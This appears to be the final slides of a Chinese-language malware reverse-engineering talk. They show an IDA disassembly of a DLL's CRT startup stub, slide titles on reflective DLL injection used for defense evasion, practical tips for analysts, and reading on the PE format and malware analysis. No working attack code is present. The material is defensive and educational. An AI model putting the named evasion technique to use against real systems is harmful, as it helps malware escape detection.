
0x20281125C = ImageBase: 0x202810000 + RVA: 0x125C

```
.text:000000020281125C ; BOOL __stdcall DllMainCRTStartup(HINSTANCE  
                           public DllMainCRTStartup  
.text:000000020281125C DllMainCRTStartup proc near  
.text:000000020281125C ; DATA  
.text:000000020281125C ; .pdata  
.text:000000020281125C mov rax, cs:_refptr__mi  
.text:0000000202811263 xor r9d, r9d  
.text:0000000202811266 mov [rax], r9d  
.text:0000000202811269 jmp __DllMainCRTStartup  
.text:0000000202811269 DllMainCRTStartup endp
```


Malware Behavior Flowchart



Reflective DLL Injection



Defense Evasion – Reflective DLL Injection





分析完了！

Takeaways / Tips for Analysis

- 認識駭客常用的攻擊手法
 - 根據經驗推測手法 (e.g., 使用的 API、實作加密演算法、建立後門)
- 認識 Windows API 的功能與其參數
- 認識你的工具，快捷鍵加速分析
- 適當地命名變數和 function
- 適當地設定型別和 structure
- 看見全局，有時通靈一下很有幫助
- 程式碼很多，你的工作記憶很小，隨時記錄逆向進度
- 找個使你心靈平靜的地方
- 耐心
- 卡住可以起來走走、洗澡，放空腦袋
- 記得睡覺

Reference / 延伸閱讀

- A dive into the PE file format
- An In-Depth Look into the Win32 Portable Executable File Format
- An In-Depth Look into the Win32 Portable Executable File Format, Part 2
- Windows APT Warfare : 惡意程式前線戰術指南
- 程式設計師的自我修養 – 連結、載入、程式庫
- Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software

Q & A

Thanks For Listening !